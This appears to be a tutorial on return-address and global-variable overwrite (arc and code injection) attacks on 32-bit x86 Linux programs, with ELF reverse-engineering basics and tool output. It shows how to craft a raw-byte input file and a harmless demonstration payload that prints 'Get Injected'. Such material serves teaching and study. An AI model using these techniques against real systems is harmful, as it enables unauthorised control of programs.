Code Injection on 32 bit x86 Assembly Programs

[Topics Discussed]

1. Arc Injection Attacks on Unbounded Input Buffers
    1.1 Arc Injection Attacks on Return Addresses
    1.2 Arc Injection Attacks on Global Variables

2. Code Injection Attacks on Global Variables

3. Designing Position Independent Payloads=

4. Analyzing ELF files for Basic Reverse Engineering
    4.1 Tools For Analyzing ELF Files
    4.2 ELF File Layout
    4.3 ELF Headers
    4.4 Sections
    4.5 Section Headers
    4.6 Segments
    4.7 Program Headers

5. Working With Hex Files

6. Additional Notes

1) Arc Injection Attacks on Unbounded Input Buffers

Unbounded input buffers are defined as buffers which do not check the length of what is coming into them. In general, functions that use them rely on newline characters or another line terminating character to stop reading input and will write the full input to whatever starting address they are given. Examples of these functions are the c implementations of gets, scanf, or assembly sys calls to read which don't match the length to the variable they are reading into. There are two main ways we will discuss how this can be used to exploit the control flow of a program.

1.1) Arc Injection Attacks on Return Addresses

Assembly functions which utilize local variables will store those local variables directly on the stack. The layout of the stack will look like:

```
[Return address       ]  |
[Base Pointer Address]   |   (stack grows downward)
[Space For Local Vars]   ↓
```

If unbounded input buffers are used for local variables, you can easily write over the return address of the function and hijack its control flow. The only thing required is knowledge of how many bytes you need to write over and the address of where to jump to. Obtaining this from an executable is discussed later on. The tricky part is writing the hex characters needed for the target address onto the stack as they usually require \x08 and \x04. It is not possible to type these in directly so they must first be written as raw hex bytes to a file and then given to the program to use instead of the standard input. This is done via…

```
$ ./a.exe < input.bin   # input.bin contains the raw hex bytes
```

For little endian machines the address must be written in backwards to be setup correctly on the stack. The corresponding line termination characters need to be included so the program knows when to stop reading from the file, usually it is \x0A ('\n').

1.2) Arc Injection Attacks on Global Variables

Given the fact that Global Variables are stored together in memory, writing to one with an unbounded input buffer would allow you to also alter adjacent variables higher in memory. Techniques for verifying the layout of variables in memory at runtime are discussed later on. Some programs may utilize the contents of a variable such as a password or stored EIP value, and if you are able to get access to their contents you can also alter the programs control flow.

2) Code Injection Attacks on Global Variables


The same method for overwriting return addresses with an input file can be used on global variables to fill them with any raw hex bytes you want. Specifically, a code injection attack involves writing op codes into a global variable. With the help of an arc injection, the return value can be set to the beginning of where those opcodes live. The only knowledge required is the address of the variable in memory and the total amount of bytes you are able to write to. How to get that information is discussed later. The reason this is possible is because whenever a function returns, the EIP is set to that same address and will start executing whatever machine code its pointing at. Given the fact that an Arc Injection needs to be used, the separate sections in the hex file need to all be separated by whatever line termination character is appropriate.

3) Designing Position Independent Payloads

Once you have successfully jumped to where the code was injected, the state of all registers cannot be trusted. You cannot assume %esp starts at any specific address as stack addresses are randomized every time the program is run through a process called ASLR (Address Space Layout Randomization). Therefore, accessing old local variables is usually not reliable. C library functions cannot be used as they weren't setup with the linker and are unable to be correctly jumped to at runtime. Only sys calls can be used if any external functionality is needed.

Acquiring the opcodes for an assembly function and then writing them to a hex file can be quite tedious if done manually. For the sake of simplicity, it is assumed the assembly payload is compiled and its opcodes are then copy and pasted. One of the ways to do this is discussed later on.

To achieve a standalone payload, the assembly should be written utilizing only local variables. Once the prologue is established the stack is able to be fully used. If the original programs control flow needs to be preserved, the intended return address can be pushed onto the stack prior to the prologue. Of course this is only possible if ASLR is disabled, and would set up a proper stack frame. Only labels within the payload are used for control flow as they produce op codes with position independent relative offsets. A simple self contained assembly payload is shown in the image below.



```
.global main
.data
.text
main:
    # This is the only section where an addresses is harcoded. A ret at end is required.
    # pushl    0x???????? # Insert original return address

    # Prologue for payload, establish a basis for local vars needed
    pushl   %ebp
    movl    %esp, %ebp

    # Makes room for local vars
    subl    $-12, %esp

    # Hex values are written backward due to little endian formatting
    movl    $0x20746547, -12(%ebp)  # Get_
    movl    $0x656A6E49, -8(%ebp)   # Inje
    movl    $0x64657463, -4(%ebp)   # cted

print:
    movl    $4, %eax
    movl    $1, %ebx
    leal    -12(%ebp), %ecx
    movl    $12, %edx
    int     $0x80
    jmp     print
```

4) Analyzing ELF files for Basic Reverse Engineering

ELF files (Executable Linkable Format) are the standard file format for Unix-like system. They can be produced with gcc when compiling a source file.

```
$ gcc file.s -o file.exe
```

Understanding their structure and connection to a programs runtime setup is incredibly helpful. They are the key to figuring out the addresses and layout of global variables in memory, the setup of functions, the opcodes that correspond to certain assembly instructions, and many more key characteristics of a program. They also allow for an easy way to get opcodes for code injection payloads instead of having to type them out manually.


4.1) Tools For Analyzing ELF Files

When working with ELF files, you are either analyzing their raw hex bytes or using software that displays their contents in human readable form. The easiest program to use for quickly disassembling the important sections of an ELF file is objdump. The most common argument it is run with is

```
$ objdump -d ./a.exe
```

This will display the virtual addresses of important sections, the opcodes of each instruction, and the corresponding disassembled assembly instructions. The man pages can be referenced for its full set of capabilities.

Although objdump is suitable as a quick reference, direct editing or GUI based analysis is usually desired. The desktop application ImHex can be used with ELF files and includes an extensive amount of features. What I find incredibly useful is the ability to have multiple hex files open in different tabs which allows me to copy and paste sections of one file into another. This is my main approach when making hex payloads and the easiest solution I have found. Included below is a screen shot of its GUI.



```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII

000001B0:  03 00 00 00 01 00 00 00  05 00 00 00 00 20 00 20  ............. . 
000001C0:  00 00 00 00 03 00 00 00  AD 4B E3 C0 00 00 00 00  .........K......
000001D0:  00 00 00 00 00 00 00 00  00 00 00 00 2C 00 00 00  ............,...
000001E0:  00 00 00 00 00 00 00 00  20 00 00 00 1A 00 00 00  ........ .......
000001F0:  00 00 00 00 00 00 00 00  12 00 00 00 0B 00 00 00  ................
00000200:  8C 84 04 08 04 00 00 00  11 00 10 00 00 6C 69 62  .............lib
00000210:  63 2E 73 6F 2E 36 00 5F  49 4F 5F 73 74 64 69 6E  c.so.6._IO_stdin
00000220:  5F 75 73 65 64 00 5F 5F  6C 69 62 63 5F 73 74 61  _used.__libc_sta
00000230:  72 74 5F 6D 61 69 6E 00  5F 5F 67 6D 6F 6E 5F 73  rt_main.__gmon_s
00000240:  74 61 72 74 5F 5F 00 47  4C 49 42 43 5F 32 2E 30  tart__.GLIBC_2.0
00000250:  00 00 00 00 00 00 02 00  01 00 00 00 01 00 01 00  ................
00000260:  01 00 00 00 10 00 00 00  00 00 00 00 10 69 69 0D  .............ii.
00000270:  00 00 02 00 3B 00 00 00  00 00 00 00 FC 9F 04 08  ....;...........
00000280:  06 01 00 00 0C A0 04 08  07 02 00 00 53 83 EC 08  ............S...
00000290:  E8 7B 00 00 00 81 C3 6B  1D 00 00 8B 83 FC FF FF  .{.....k........
000002A0:  FF 85 C0 74 05 E8 26 00  00 00 83 C4 08 5B C3 00  ...t..&......[..
000002B0:  FF 35 04 A0 04 08 FF 25  08 A0 04 08 00 00 00 00  .5.....%........
000002C0:  FF 25 0C A0 04 08 68 00  00 00 00 E9 E0 FF FF FF  .%....h.........
000002D0:  FF 25 FC 9F 04 08 66 90  00 00 00 00 00 00 00 00  .%....f.........
000002E0:  31 ED 5E 89 E1 83 E4 F0  50 54 52 68 70 84 04 08  1.^.....PTRhp...
000002F0:  68 10 84 04 08 51 56 68  DB 83 04 08 E8 BF FF FF  h....QVh........
00000300:  FF F4 66 90 66 90 66 90  66 90 66 90 66 90 66 90  ..f.f.f.f.f.f.f.
00000310:  8B 1C 24 C3 66 90 66 90  66 90 66 90 66 90 66 90  ..$.f.f.f.f.f.f.
00000320:  B8 1B A0 04 08 2D 18 A0  04 08 83 F8 06 76 1A B8  .....-.......v..
00000330:  00 00 00 00 85 C0 74 11  55 89 E5 83 EC 14 68 18  ......t.U.....h.
00000340:  A0 04 08 FF D0 83 C4 10  C9 F3 C3 90 8D 74 26 00  .............t&.
00000350:  B8 18 A0 04 08 2D 18 A0  04 08 C1 F8 02 89 C2 C1  .....-..........
00000360:  EA 1F 01 D0 D1 F8 74 1B  BA 00 00 00 00 85 D2 74  ......t........t
00000370:  12 55 89 E5 83 EC 10 50  68 18 A0 04 08 FF D2 83  .U.....Ph.......
00000380:  C4 10 C9 F3 C3 8D 74 26  00 8D BC 27 00 00 00 00  ......t&...'....
00000390:  80 3D 18 A0 04 08 00 75  13 55 89 E5 83 EC 08 E8  .=.....u.U......
000003A0:  7C FF FF FF C6 05 18 A0  04 08 01 C9 F3 C3 66 90  |.............f.
000003B0:  B8 10 9F 04 08 8B 10 85  D2 75 05 EB 93 8D 76 00  .........u....v.
000003C0:  BA 00 00 00 00 85 D2 74  F2 55 89 E5 83 EC 14 50  .......t.U.....P
000003D0:  FF D2 83 C4 10 C9 E9 75  FF FF FF 55 89 E5 83 EC  .......u...U....
000003E0:  F4 C7 45 F4 47 65 74 20  C7 45 F8 49 6E 6A 65 C7  ..E.Get .E.Inje.
000003F0:  45 FC 63 74 65 64 B8 04  00 00 00 BB 01 00 00 00  E.cted..........
00000400:  8D 4D F4 BA 0C 00 00 00  CD 80 EB EA 66 90 66 90  .M..........f.f.
00000410:  55 57 56 53 E8 F7 FE FF  FF 81 C3 E7 1B 00 00 83  UWVS............
00000420:  EC 0C 8B 6C 24 20 8D B3  0C FF FF FF E8 5B FE FF  ...l$ .......[..
00000430:  FF 8D 83 08 FF FF FF 29  C6 C1 FE 02 85 F6 74 25  .......)......t%
00000440:  31 FF 8D B6 00 00 00 00  83 EC 04 FF 74 24 2C FF  1...........t$,.
00000450:  74 24 2C 55 FF 94 BB 08  FF FF FF 83 C7 01 83 C4  t$,U............
00000460:  10 39 F7 75 E3 83 C4 0C  5B 5E 5F 5D C3 8D 76 00  .9.u....[^_]..v.
00000470:  F3 C3 00 00 53 83 EC 08  E8 93 FE FF FF 81 C3 83  ....S...........
00000480:  1B 00 00 83 C4 08 5B C3  03 00 00 00 01 00 02 00  ......[.........
00000490:  01 1B 03 3B 20 00 00 00  03 00 00 00 20 FE FF FF  ...; ....... ...
000004A0:  3C 00 00 00 80 FF FF FF  60 00 00 00 E0 FF FF FF  <.......`.......
000004B0:  AC 00 00 00 14 00 00 00  00 00 00 00 01 7A 52 00  .............zR.
000004C0:  01 7C 08 01 1B 0C 04 04  88 01 00 00 20 00 00 00  .|.......... ...
000004D0:  1C 00 00 00 DC FD FF FF  20 00 00 00 00 0E 08 46  ........ ......F
000004E0:  0E 0C 4A 0F 0B 74 04 78  00 3F 1A 3B 2A 32 24 22  ..J..t.x.?.;*2$"
000004F0:  48 00 00 00 40 00 00 00  18 FF FF FF 5D 00 00 00  H...@.......]...
```

1 / 1 [0x0000 - 0x1CAF]   0x00000000 (0x1CB0 | 7344)

Range: Entire Data, Selection, [✓ Region] 0x3DB - 0x40C

Position: 0x0 Image Load Address; 0x0 Image Base Address

Settings: Intel x86 Architecture; [✓ Little Endian] Big Endian; 16-bit [✓ 32-bit] 64-bit

Disassembly

Address	Offset	Byte	Disassembly
0x3DB	0x3DB	55	push ebp
0x3DC	0x3DC	89 E5	mov ebp, esp
0x3DE	0x3DE	83 EC F4	sub esp, -0xc
0x3E1	0x3E1	C7 45 F4 47 65 74 20	mov dword ptr [ebp - 0xc], 0x2074654
0x3E8	0x3E8	C7 45 F8 49 6E 6A 65	mov dword ptr [ebp - 8], 0x656a6e49
0x3EF	0x3EF	C7 45 FC 63 74 65 64	mov dword ptr [ebp - 4], 0x64657463
0x3F6	0x3F6	B8 04 00 00 00	mov eax, 4
0x3FB	0x3FB	BB 01 00 00 00	mov ebx, 1
0x400	0x400	8D 4D F4	lea ecx, [ebp - 0xc]
0x403	0x403	BA 0C 00 00 00	mov edx, 0xc
0x408	0x408	CD 80	int 0x80
0x40A	0x40A	EB EA	jmp 0x3f6

0x3DB - 0x40C (0x32 | 50 bytes)

4.2) ELF File Layout

At its core, an ELF file is simply a sequence of bytes on disk. What makes those bytes meaningful is the structure an ELF format imposes on them. This structure is built around two different ways of interpreting the file. The first is **sections**, which organizes the contents for the compiler and linker. The second is **segments**, which tell the operating system how to load the program into memory. The file also contains a set of headers that describe the layout and purpose of these regions. Those headers are called the **ELF header**, the **Program Headers**, and the **Section Headers**. As we continue we’ll go into further detail about each of these pieces and how they fit together. For best understanding, follow along using a hex editor such as ImHex and a terminal for running the recommended commands.

4.3) ELF Headers

The ELF header appears at the very beginning of every ELF file and serves as the master descriptor for the entire binary. It specifies fundamental information such as whether its 32 bit or 64 bit, endianness, the target architecture, and the offsets and sizes of both the program header table and the section header table. The header also contains the programs entry point, which is the address where execution begins. You can view the ELF header with the following command. A screenshot of the output is shown at the bottom of the page.

```
$ readelf -h ./a.exe
```

4.4) Sections

A section is a logical grouping of related data inside the ELF file. Sections are created and used by the compiler and linker, not by the operating system loader. They organize the programs contents into meaningful categories. Common examples include:

- .text – machine code instructions
- .data – initialized global variables
- .bss – uninitialized global variables
- .rodata – read-only constants
- .debug – debugging information.

Sections ONLY exist in the file. They do not determine how the program is laid out in memory at runtime.


4.5) Section Headers

Each section has a corresponding section header, and all the section headers are stored together in the section header table (SHT). The location of these can be found in the ELF header. Section headers contain metadata such as:


- The sections name
- Its offset
- Its size
- Its alignment requirements

An ELF file can be completely stripped of all section headers and still run normally as it simply categorizes information for the linker and compiler. The following command can be used to view section headers:

```
$ readelf –sections .a/.exe
```



```
main@ubuntu32bit:/tmp/ELF$ readelf -h ./a.exe
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80482e0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          6112 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         31
  Section header string table index: 28
```



```
main@ubuntu32bit:/tmp/ELF$ readelf --sections ./a.exe
There are 31 section headers, starting at offset 0x17e0:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000040 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804820c 00020c 000045 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          08048252 000252 000008 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         0804825c 00025c 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             0804827c 00027c 000008 08   A  5   0  4
  [10] .rel.plt          REL             08048284 000284 000008 08  AI  5  24  4
  [11] .init             PROGBITS        0804828c 00028c 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080482b0 0002b0 000020 04  AX  0   0 16
  [13] .plt.got          PROGBITS        080482d0 0002d0 000008 00  AX  0   0  8
  [14] .text             PROGBITS        080482e0 0002e0 0001a2 00  AX  0   0 16
  [15] .fini             PROGBITS        08048484 000484 000014 00  AX  0   0  4
  [16] .rodata           PROGBITS        08048498 000498 000008 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        080484a0 0004a0 000024 00   A  0   0  4
  [18] .eh_frame         PROGBITS        080484c4 0004c4 0000a0 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [21] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [23] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804a000 001000 000010 04  WA  0   0  4
  [25] .data             PROGBITS        0804a010 001010 000008 00  WA  0   0  4
  [26] .bss              NOBITS          0804a018 001018 000004 00  WA  0   0  1
  [27] .comment          PROGBITS        00000000 001018 000035 01  MS  0   0  1
  [28] .shstrtab         STRTAB          00000000 0016d3 00010a 00      0   0  1
  [29] .symtab           SYMTAB          00000000 001050 000450 10     30  48  4
  [30] .strtab           STRTAB          00000000 0014a0 000233 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

4.6) Segments

Segments are how the operating system understands the ELF file. Unlike sections, segments describe what parts of the file should be loaded into memory, where they should be loaded, and what permissions they should have. Segments come from the Program Header Table and include entries such as:

- PT_LOAD : loadable program segments (code, data)
- PT_INTERP : path to the dynamic loader
- PT_DYNAMIC : dynamic linking metadata

Different segments may contain multiple sections. This is why sections can be removed from an ELF file as the loader only cares about the segments.


4.7) Program Headers

Each segment is defined by a program header. Program headers are the ONLY metadata the loader uses to create the running process image. They define where the code lives, where the data lives, and how each part is protected. Program headers tell the kernel information such as:

- the file offset of the segment
- the size on disk and in memory
- the virtual address where it must be mapped to
- load permissions (Read, Write, Execute)

Below is a command used to display the program headers. This output also displays which sections are contained within each segment.

```
$ readelf ––segments ./a.exe
```



